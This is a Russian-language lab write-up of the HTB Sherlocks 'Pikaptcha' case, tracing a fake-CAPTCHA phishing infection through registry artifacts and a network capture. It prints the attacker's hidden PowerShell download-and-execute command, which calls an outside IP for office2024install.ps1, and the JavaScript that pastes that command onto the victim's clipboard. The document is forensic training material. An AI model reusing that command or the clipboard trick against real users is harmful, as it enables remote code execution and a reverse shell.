

# Отчёт по кейсу: Pikaptcha

Автор: HTB Sherlocks | Дата: 16.09.2025

## 1. Введение

Хэппи Грюнвальд связался с системным администратором Алонсо из-за проблем с загрузкой последней версии Microsoft Office. Он получил электронное письмо, в котором говорилось, что ему нужно обновиться, и перешёл по ссылке. Он сообщил, что зашёл на сайт и решил капчу, но страница с загрузкой Office так и не открылась. Алонсо, который в прошлом году сам подвергся фишинговой атаке и теперь знал тактику злоумышленников, немедленно уведомил службу безопасности, чтобы они изолировали компьютер, так как он подозревал атаку. Вам предоставлен сетевой трафик и артефакты конечных точек, чтобы вы могли ответить на вопросы о том, что произошло.

## 2. Объекты исследования

Имя файла	Источник	Размер	MD5 / SHA256
2024-09-23T052209_alert_mssp_action.zip	Получено: HTB Sherlocks / 22.10.2024	39 484 386 байт	MD5: 12d1b26ada9d62227dbd051c073bb0aa SHA256: be61f277197d3dabc75a298fa9f6cc8f833ff05b4cf5c55cc24aca9307e4491b
pikaptcha.pcapng		494 106 428 байт	MD5: 1daa25d85b80c3ec05af0ff211fe8803 SHA256: e928cb27491a01766a44dea626357deef30e9a60b6bcb3fa8da4c4d7f6083bda

## 3. Chain of Custody (цепочка хранения доказательств)

Хэш-суммы MD5 и SHA256

```
C:\Users\Ярослава>certutil -hashfile "C:\Users\Ярослава\Downloads\Pikaptcha\Pikaptcha\2024-09-23T052209_alert_mssp_action.zip" MD5
Хэш MD5 C:\Users\Ярослава\Downloads\Pikaptcha\Pikaptcha\2024-09-23T052209_alert_mssp_action.zip:
12d1b26ada9d62227dbd051c073bb0aa
CertUtil: -hashfile - команда успешно выполнена.

C:\Users\Ярослава>certutil -hashfile "C:\Users\Ярослава\Downloads\Pikaptcha\Pikaptcha\2024-09-23T052209_alert_mssp_action.zip" SHA256
Хэш SHA256 C:\Users\Ярослава\Downloads\Pikaptcha\Pikaptcha\2024-09-23T052209_alert_mssp_action.zip:
be61f277197d3dabc75a298fa9f6cc8f833ff05b4cf5c55cc24aca9307e4491b
CertUtil: -hashfile - команда успешно выполнена.

C:\Users\Ярослава>certutil -hashfile "C:\Users\Ярослава\Downloads\Pikaptcha\Pikaptcha\pikaptcha.pcapng" MD5
Хэш MD5 C:\Users\Ярослава\Downloads\Pikaptcha\Pikaptcha\pikaptcha.pcapng:
1daa25d85b80c3ec05af0ff211fe8803
CertUtil: -hashfile - команда успешно выполнена.

C:\Users\Ярослава>certutil -hashfile "C:\Users\Ярослава\Downloads\Pikaptcha\Pikaptcha\pikaptcha.pcapng" SHA256
Хэш SHA256 C:\Users\Ярослава\Downloads\Pikaptcha\Pikaptcha\pikaptcha.pcapng:
e928cb27491a01766a44dea626357deef30e9a60b6bcb3fa8da4c4d7f6083bda
CertUtil: -hashfile - команда успешно выполнена.
```

## 4. Инструменты и окружение

- Registry Explorer (Registry viewer with searching, multi-hive support, plugins, and more. Handles locked files)
- Wireshark

5. Методология

- Просмотр файлов реестра
- Анализ PowerShell скрипта
- Функционал Wireshark

6. Ход исследования (пошагово)

1. Нам предоставили 1 файл рсар и 1 архивный файл из KAPE collection.

Имя	Дата изменения	Тип	Размер
2024-09-23T052209_alert_mssp_action.zip	23.09.2024 8:22	Архив ZIP - WinR...	38 559 КБ
pikaptcha.pcapng	23.09.2024 8:14	Wireshark capture ...	482 526 КБ

Имя	Размер	Сжат	Тип	Created by KAPE version 1.3.0.2 on 2024-09-23T05:22:09.5720380Z
..			Папка с файлами	
C	183 130 089	39 418 688	Папка с файлами	
2024-09-23T05_22_09_5720380_SkipLog.csv.csv	624	286	Файл Microsoft Excel, ...	
2024-09-23T05_22_09_5720380_CopyLog.csv	69 491	15 591	Файл Microsoft Excel, ...	

Анализ реестра на предмет пользователя happy.grunwald.

Pikaptcha > 2024-09-23T052209\_alert\_mssp\_action > C > Users > happy.grunwald

Поиск в: h...

	Имя	Дата изменения	Тип	Размер
	AppData	23.09.2024 8:22	Папка с файлами	
	NTUSER.DAT	09.03.2023 16:39	Файл "DAT"	1 280 КБ
	ntuser.dat.LOG1	08.03.2023 14:19	Файл "LOG1"	380 КБ
	ntuser.dat.LOG2	08.03.2023 14:19	Файл "LOG2"	353 КБ

Открываем каталог \2024-09-23T052209\_alert\_mssp\_action\C\Users\happy.grunwald и запускаем файл реестра NTUSER.DAT в Registry Explorer. Далее открываем 2 файла транзакций.

Registry Explorer v2.0.0.0				
File Tools Options Bookmarks (29/0) View Help				
Registry hives (1)		Available bookmarks (30/0)		
Enter text to search... Find				
Key name	# values	# subkeys	Last write timestamp	
C:\Users\Ярослава\Downloads\Pikatch...	=	=	=	
ROOT	0	12	2024-09-23 05:17:15	
Associated deleted records	0	0		
Unassociated deleted values	20	0		

Теперь вместо ручного поиска в реестре мы можем просто использовать функцию "Bookmarks" в проводнике реестра, которая показывает нам все важные с точки зрения экспертизы разделы реестра.

Registry hives (1)		Available bookmarks (30/0)	
Enter text to search...		Find	
Key name	# values	# subkeys	Last write timestamp
C:\Users\Ярослава\Download...	=	=	=
Accounts	2	2	2024-09-23 05:19:36
Applets	0	1	2023-03-08 11:19:43
ApplicationAssociationToasts	299	0	2024-09-23 05:03:06
CD Burning	0	2	2023-03-08 11:19:43
CurrentVersion	0	1	2023-03-08 11:19:21
CurrentVersion	0	62	2024-09-23 05:12:27
CurrentVersion	0	14	2023-03-08 11:20:00
Environment	4	0	2024-09-23 05:17:30
FeatureUsage	1	5	2023-03-10 03:29:43
FileExts	0	176	2023-03-10 04:05:18
FileHistory	0	1	2023-03-08 11:19:21
FTP	1	0	2023-03-08 11:19:23
History	2	0	2023-03-09 09:29:35
Internet Settings	12	11	2023-03-10 04:05:18

2. Для выполнения полезной нагрузки можно использовать ключи Run, RunOnce и RunMRU. Элементы, введенные в диалоговом окне Windows Run, записываются в реестр под ключом RunMRU.

Registry hives (1)		Available bookmarks (30/0)	
Enter text to search...		Find	
Key name	# values	# subkeys	Last write timestamp
C:\Users\Ярослава\Download...	=	=	=
MountPoints2	0	3	2023-03-09 09:26:08
App Paths	0	0	2023-03-10 04:04:31
Uninstall	0	1	2024-09-23 05:17:15
PrinterPorts	4	0	2024-09-23 05:16:42
RecentDocs	4	1	2023-03-09 09:26:18
Run	2	0	2024-09-23 05:17:30
RunMRU	3	0	2024-09-23 05:07:45
RunOnce	0	0	2023-03-10 03:13:53
Shell	0	3	2023-03-08 11:19:25

Value Name	Mru Position	Executable	Opened On
b	0	powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"	2024-09-23 05:07:45
a	1	%tmp%	


Замечаем подозрительную команду *powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"*, которая была выполнена 23 сентября, то есть в день инцидента.

3. Откроем файл **pikaptcha.pcapng** в Wireshark и используем обнаруженный IP **43.205.115.44**.


No.	Time	Source	Destination	Protocol	Length	Info
63958	60.270244	172.17.79.129	43.205.115.44	TCP	60	63570 → 80 [FIN, ACK] Seq=301 Ack=494 Win=63748 Len=0
63959	60.270287	43.205.115.44	172.17.79.129	TCP	60	80 → 63570 [ACK] Seq=494 Ack=302 Win=64239 Len=0
1488...	145.666189	172.17.79.129	43.205.115.44	TCP	66	63588 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_P...
1488...	145.730787	43.205.115.44	172.17.79.129	TCP	60	80 → 63588 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1488...	145.730998	172.17.79.129	43.205.115.44	TCP	60	63588 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1488...	145.731953	172.17.79.129	43.205.115.44	HTTP	138	GET /office2024install.ps1 HTTP/1.1
1488...	145.731953	43.205.115.44	172.17.79.129	TCP	60	80 → 63588 [ACK] Seq=1 Ack=85 Win=64240 Len=0
1488...	145.804094	43.205.115.44	172.17.79.129	TCP	1514	80 → 63588 [ACK] Seq=1 Ack=85 Win=64240 Len=1460 [TCP segment...
1488...	145.804094	43.205.115.44	172.17.79.129	HTTP	210	HTTP/1.1 200 OK
1488...	145.804298	172.17.79.129	43.205.115.44	TCP	60	63588 → 80 [ACK] Seq=85 Ack=1617 Win=64240 Len=0
1492...	146.258511	172.17.79.129	43.205.115.44	TCP	66	63589 → 6969 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK...

Сначала мы видим HTTP-трафик с этого IP-адреса, а затем несколько TCP-поток на одном уникальном порту, что указывает на стабильное соединение. Теперь давайте попробуем загрузить вредоносный файл по HTTP-трафику. Он пытается выдать себя за скрипт установки Office, но он не от Microsoft, а с неизвестного IP-адреса.


4. Загружаем его, выбрав «Файл» -> «Экспорт объектов» -> «HTTP», а затем отфильтруем по названию файла.



Сохраняем и получаем файл:




Декодируем его и получаем скрипт, который позволяет злоумышленнику установить интерактивное соединение для удалённого выполнения кода. Обнаружили порт подключения **6969**.



5. Также в обмене пакетами находим текстовый файл

ip.addr == 43.205.115.44 && http						
No.	Time	Source	Destination	Protocol	Length	Info
57448	54.117721	172.17.79.129	43.205.115.44	HTTP	401	GET / HTTP/1.1
57543	54.213206	43.205.115.44	172.17.79.129	HTTP	668	HTTP/1.1 200 OK (text/html)
58627	55.204215	172.17.79.129	43.205.115.44	HTTP	354	GET /favicon.ico HTTP/1.1
58687	55.267993	43.205.115.44	172.17.79.129	HTTP	546	HTTP/1.1 404 Not Found (text/html)
148864	145.731953	172.17.79.129	43.205.115.44	HTTP	138	GET /office2024install.ps1 HTTP/1.1
148887	145.804094	43.205.115.44	172.17.79.129	HTTP	210	HTTP/1.1 200 OK
157600	155.769514	172.17.79.129	43.205.115.44	HTTP	493	GET / HTTP/1.1
157780	155.835952	43.205.115.44	172.17.79.129	HTTP	668	HTTP/1.1 200 OK (text/html)

```
function stageClipboard(commandToRun, verification_id){\n
const revershell=`powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')`\n
const suffix = " # "\n
const ploy = "  'I am not a robot - reCAPTCHA Verification ID: "\n
const end = ""'\n
const textToCopy = revershell\n

setClipboardCopyData(textToCopy);\n
}\n
```

В текстовом файле находится скрипт, который загружает скрипт PowerShell и запускает его в памяти. Скрипт представляет собой обратную оболочку на основе PowerShell, которая предоставляет злоумышленнику удалённый доступ к компьютеру.

## 7. Находки

	Имя	Значение
1.	office2024install.ps1	Скрипт представляет собой обратную оболочку на основе PowerShell, которая предоставляет злоумышленнику удалённый доступ к компьютеру.

## 8. Выводы и рекомендации

Изучен функционал Wireshark, а также утилита Registry Explorer, позволяющая осуществлять просмотр реестра с поиском.

## 9. Приложение:

